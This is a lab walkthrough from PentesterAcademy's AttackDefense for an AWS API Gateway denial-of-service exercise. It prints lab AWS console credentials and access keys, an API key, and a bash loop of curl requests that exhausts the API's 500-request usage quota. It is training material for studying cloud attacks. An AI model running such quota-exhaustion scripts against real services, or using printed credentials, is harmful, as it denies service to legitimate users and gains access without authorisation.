
ATTACK
DEFENSE
by PentesterAcademy

Name	Denial of Service
URL	https://attackdefense.com/challengedetails?cid=2279
Type	AWS Cloud Security : API Gateway

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.


Solution:

Step 1: Click on the lab link to access AWS credentials.


Access Credentials to your AWS lab Account

Login URL	https://444623198244.signin.aws.amazon.com/console
Region	US East (N. Virginia) us-east-1
Username	student
Password	Ad4j2XblYejHDtYj
Access Key ID	AKIAWPBM3TASKUHVLWEX
Secret Access Key	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


Step 2: Sign in to the AWS console using credential details.





Step 3: Enumerate API information.



Step 4: Enumerate Stages to find Invoke URL, usage plans, and API keys.







API has a usage plan to allow only 500 requests.

Step 5: Create a bash script to send 500 requests on the API gateway to exhaust the request quota.


Bash Wrapper: exploit-quota.sh

```
for i in `seq 1  500`;
do
        curl -X GET -H "x-api-key:  ZVJ5Rg8BoW1IFRkVZNbye1bz1Xx4LXRGaqh4YY7K"
https://5t30uftjf2.execute-api.us-east-1.amazonaws.com/dev/status
done
```

Step 6: Run the script to exhaust quota.

Commands:


- bash exploit-quota.sh



Step 7: Try sending more requests manually.

Commands:

- curl -X GET -H "x-api-key: ZVJ5Rg8BoW1IFRkVZNbye1bz1Xx4LXRGaqh4YY7K" https://5t30uftjf2.execute-api.us-east-1.amazonaws.com/dev/status



API returns “Limit Exceeded” message

Successfully exhausted API limit.